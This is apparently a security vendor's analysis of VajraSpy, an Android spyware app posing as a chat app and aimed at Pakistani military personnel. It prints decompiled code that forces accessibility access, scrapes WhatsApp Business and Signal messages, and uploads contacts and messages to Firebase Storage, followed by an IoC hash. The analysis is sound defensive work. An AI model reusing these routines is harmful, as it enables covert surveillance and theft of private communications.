VajraSpy – An Android RAT

Published: 2022-04-19 · Archived: 2026-04-29 02:05:13 UTC

Collecting high profile users' private information is the trend in recent times. We came across a twitter post that described one such incident involving **VajraSpy**, an Android RAT that uses a designated Google Cloud Storage to store the data stolen from the user. VajraSpy is used by APT-Q-43 (#VajraEleph) group targeting Pakistani military personnel. VajraSpy appeared new and it disguises itself as a chat app called "Crazy Talk".

Let's get into the details of how this VajraSpy works.

Unzipping the CrazyTalk.apk sample showed that this is a Spy and includes more than one classes.dex as shown in Figure 1 and the other classes.dex files are loaded using Multidex support.



Figure 1: Spy with many classes.dex

This malware uses ***Firebase cloud Storage*** to store the data collected from a compromised device.

Analysis starts with the MainActivity of classes2.dex, the app's entry point. MainActivity's *onCreate()* function confirms that the app has "Notification Access" and "Accessibility Service" allowed and collects the **F**irebase

Cloud **M**essaging (FCM) token as shown in Figure 2.

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  this.currentUser = FirebaseAuth.getInstance().getCurrentUser();
  paramBundle = ActivityMainBinding.inflate(getLayoutInflater());
  this.activityMainBinding = paramBundle;
  setContentView(paramBundle.getRoot());
  initUi();
  this.contactsData = this.helper.getMyUsersNameCache();
  setProfileImage(this.usersImage);
  this.usersImage.setOnClickListener(this);
  findViewById(2131296317).setOnClickListener(this);
  this.floatingActionButton.setOnClickListener(this);
  this.floatingActionButton.setVisibility(0);
  setupViewPager();
  Permissions.checkPermissions(this);
  if (!isNotificationServiceRunning())
  {
    paramBundle = Toast.makeText(getApplicationContext(), "Allow Notification Access", 1);
    TextView localTextView = (TextView)paramBundle.getView().findViewById(16908299);
    localTextView.setTextColor(-65536);
    localTextView.setTypeface(Typeface.DEFAULT_BOLD);
    localTextView.setGravity(17);
    paramBundle.show();
    startActivity(new Intent("android.settings.ACTION_NOTIFICATION_LISTENER_SETTINGS"));
  }
  if (!isAccessibilityServiceEnabled(this, CreateAccess.class))
  {
    paramBundle = new Intent("android.settings.ACCESSIBILITY_SETTINGS");
    paramBundle.addFlags(1342177280);
    startActivity(paramBundle);
  }
  markOnline(true);
  updateFcmToken();
  contextOfApplication = this;
}
```

Figure 2: onCreate() confirming Notification Access and Accessibility Service

This app “CrazyTalk” impersonates a chat app and requests for the permissions as shown in Figure 3.

```
<uses-permission android:maxSdkVersion="22" android:name="android.permission.GET_ACCOUNTS"/>
 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
 <uses-permission android:name="android.permission.READ_CONTACTS"/>
 <uses-permission android:name="android.permission.CALL_PHONE"/>
 <uses-permission android:name="android.permission.INTERNET"/>
 <uses-permission android:name="android.permission.CAMERA"/>
 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
 <uses-permission android:name="android.permission.RECORD_AUDIO"/>
 <uses-permission android:name="android.permission.VIBRATE"/>
 <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
 <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
 <uses-permission android:name="android.permission.WAKE_LOCK"/>
 <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
 <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
 <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
 <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
 <uses-permission android:name="android.permission.READ_SMS"/>
 <uses-permission android:name="android.permission.READ_CALL_LOG"/>
 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
 <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
 <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
 <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
```

Figure 3: Permissions requested by the malware

This malware initializes the Firebase Storage as shown in Figure 4.

```
public static FirebaseStorage getInstance()
{
  FirebaseApp localFirebaseApp = FirebaseApp.getInstance();
  boolean bool;
  if (localFirebaseApp != null)
    bool = true;
  else
    bool = false;
  Preconditions.checkArgument(bool, "You must call FirebaseApp.initialize() first.");
  return getInstance(localFirebaseApp);
}
```

Figure 4: Firebase Storage initialization

After the FirebaseStorage initialization, this app collects the victim's personal information by initiating an instance of the StorageReference object as shown in Figure 5.

```
public static void sendReq()
  throws Exception
{
  while (true)
  {
    try
    {
      Object localObject1 = ((ConnectivityManager)getContextOfApplication().getSystemService("connectivity")).getActiveNetworkInfo();
      if ((localObject1 == null) || (!((NetworkInfo)localObject1).isConnected()))
        break label765;
      i = ((NetworkInfo)localObject1).getType();
      j = 0;
      if (i == 1)
      {
        i = 1;
        if (((NetworkInfo)localObject1).getType() != 0)
          break label762;
        j = 1;
        break label762;
        throw new Exception("Not connected to network");
        Log.i("Info", "Button Pressed");
        localObject1 = ManageContacts.getContacts();
        Log.i("path", "/contacts.json");
        Object localObject3 = Firebase.getInstance().getStorageReference();
        root = (StorageReference)localObject3;
        try
        {
          ((StorageReference)localObject3).child("/contacts.json").putBytes(((JSONObject)localObject1).toString().getBytes("utf-8"));
          Log.i("sucess_upload", "/contacts.json");
        }
```

Figure 5: StorageReference initialization to upload collected victim's information

As shown in Figure 5, "putBytes()" function uploads the data (in our case here, it is contacts.json) to the Firebase Storage via the StorageReference object.

In addition to the above contacts.json, this malicious app also collects other user data like SMS messages, call logs, WhatsApp (including business accounts) messages, Signal app messages, device details, apps listed from the victims' device as shown in Figure 6.

```
localUnsupportedEncodingException10.printStackTrace();
JSONObject localJSONObject4 = WhatsappBusinessCreateJson.jsongetResult();
Log.i("path", "/wab.json");
localObject3 = Firebase.getInstance().getStorageReference();
root = (StorageReference)localObject3;
try
{
  localObject3 = ((StorageReference)localObject3).child("/wab.json");
  try
  {
    ((StorageReference)localObject3).putBytes(localJSONObject4.toString().getBytes("utf-8"));
    Log.i("sucess_upload", "/wab.json");
  }
  catch (UnsupportedEncodingException localUnsupportedEncodingException11)
  {
  }
}
catch (UnsupportedEncodingException localUnsupportedEncodingException12)
{
}
localUnsupportedEncodingException12.printStackTrace();
JSONObject localJSONObject5 = SignalCreateJson.getjson();
Log.i("path", "/wabs.json");
localObject3 = Firebase.getInstance().getStorageReference();
root = (StorageReference)localObject3;
try
{
  ((StorageReference)localObject3).child("/wabs.json").putBytes(localJSONObject5.toString().getBytes("utf-8"));
  Log.i("sucess_upload", "/wabs.json");
  return;
}
```

Figure 6: Collecting WhatsApp Business account and Signal app messages in JSON format

WhatsApp or WhatsAppBusiness or Signal messages are collected from a victim's device and stored in a designated table in the SQLite DB which is then uploaded to the designated Firebase Cloud Storage as shown in Figures 7, 8 and 9.

```
Object localObject1 = paramAccessibilityNodeInfo.findAccessibilityNodeInfosByViewId("com.whatsapp.w4b:id/conversation_contact_name");
if (((List)localObject1).size() != 0)
  continue;
Log.i("whatsapp", "Name is not available");
return;
if (((List)localObject1).size() != 1)
  continue;
Log.i("contact name", ((AccessibilityNodeInfo)((List)localObject1).get(0)).getText().toString());
str3 = ((AccessibilityNodeInfo)((List)localObject1).get(0)).getText().toString();
int i = 0;
localObject1 = paramAccessibilityNodeInfo.findAccessibilityNodeInfosByViewId("com.whatsapp.w4b:id/message_text");
List localList = paramAccessibilityNodeInfo.findAccessibilityNodeInfosByViewId("com.whatsapp.w4b:id/date");
Iterator localIterator = ((List)localObject1).iterator();
if (!localIterator.hasNext())
  continue;


  ----------
Log.i("Incoming", ((AccessibilityNodeInfo)localObject4).getText().toString());
localObject1 = "Incoming";
str2 = ((AccessibilityNodeInfo)localObject4).getText().toString();
continue;
Log.i("Outgoing", ((AccessibilityNodeInfo)localObject4).getText().toString());
localObject1 = "Outgoing";



Log.i("date", ((AccessibilityNodeInfo)localList.get(0)).getText().toString());
str1 = ((AccessibilityNodeInfo)localList.get(0)).getText().toString();
dbHelper.ddg(str3, (String)localObject3, (String)localObject1, str1, str2);
localObject2 = localObject1;
i = j;
continue;
```

Figure 7: Collecting WhatsAppBusiness messages

```
public WhatsappBusinessFeedReaderDisplayMetric(Context paramContext)
{
  super(paramContext, "FeedReaderwb.db", null, 1);
}

public void ddg(String paramString1, String paramString2, String paramString3, String paramString4, String paramString5)
{
  SQLiteDatabase localSQLiteDatabase = getWritableDatabase();
  ContentValues localContentValues = new ContentValues();
  localContentValues.put("name", paramString1);
  localContentValues.put("type", paramString2);
  localContentValues.put("divider", paramString3);
  localContentValues.put("date", paramString4);
  localContentValues.put("message", paramString5);
  localSQLiteDatabase.insert("entrywb", null, localContentValues);
  Log.d([redacted];
  localSQLiteDatabase.close();
}
```

Figure 8: Uploading collected WhatsApp messages metadata to entrywb table in FeedReaderwb.db

```
public class WhatsappBusinessCreateJson
{
  static WhatsappBusinessFeedReaderDisplayMetric dbHelper = new WhatsappBusinessFeedReaderDisplayMetric(MainActivity.getContextOfApplication());

  public static JSONObject jsongetResult()
  {
    SQLiteDatabase localSQLiteDatabase = dbHelper.getReadableDatabase();
    try
    {
      JSONObject localJSONObject1 = new JSONObject();
      JSONArray localJSONArray = new JSONArray();
      Cursor localCursor = localSQLiteDatabase.rawQuery("SELECT * FROM entrywb;", null);
      if (localCursor.moveToFirst())
        do
        {
          JSONObject localJSONObject2 = new JSONObject();
          String str1 = localCursor.getString(localCursor.getColumnIndex("name"));
          String str2 = localCursor.getString(localCursor.getColumnIndex("type"));
          String str3 = localCursor.getString(localCursor.getColumnIndex("date"));
          String str4 = localCursor.getString(localCursor.getColumnIndex("divider"));
          String str5 = localCursor.getString(localCursor.getColumnIndex("message"));
          localJSONObject2.put("name", str1);
          localJSONObject2.put("type", str2);
          localJSONObject2.put("date", str3);
          localJSONObject2.put("divider", str4);
          localJSONObject2.put("text", str5);
          localJSONArray.put(localJSONObject2);
        }
        while (localCursor.moveToNext());
      localJSONObject1.put("WhatsappbList", localJSONArray);
      localSQLiteDatabase.close();
      return localJSONObject1;
    }
```

Figure 9: WAB.json array creation from entrywb table in FeedReaderwb.db

One of the common ways to curtail the activity of a Spyware or any malware includes the detection of “C2” or the “URL” which the malware communicates to. Affirming the maliciousness of such applications that communicates and copies the user’s data to a legitimate hosting service or a server using the standard protocols and frameworks, becomes a knotty procedure. In recent times, Android malware’s poisoning of available standard frameworks and globally accepted services for malicious purposes is increasing. Users of **“K7 Mobile Security”** are protected against VajraSpy.

Indicators of Compromise (IoCs)

MD5: 0C980F475766F3A57F35D19F44B07666

Detection name: Spyware (005893111)

Source: https://labs.k7computing.com/index.php/vajraspy-an-android-rat/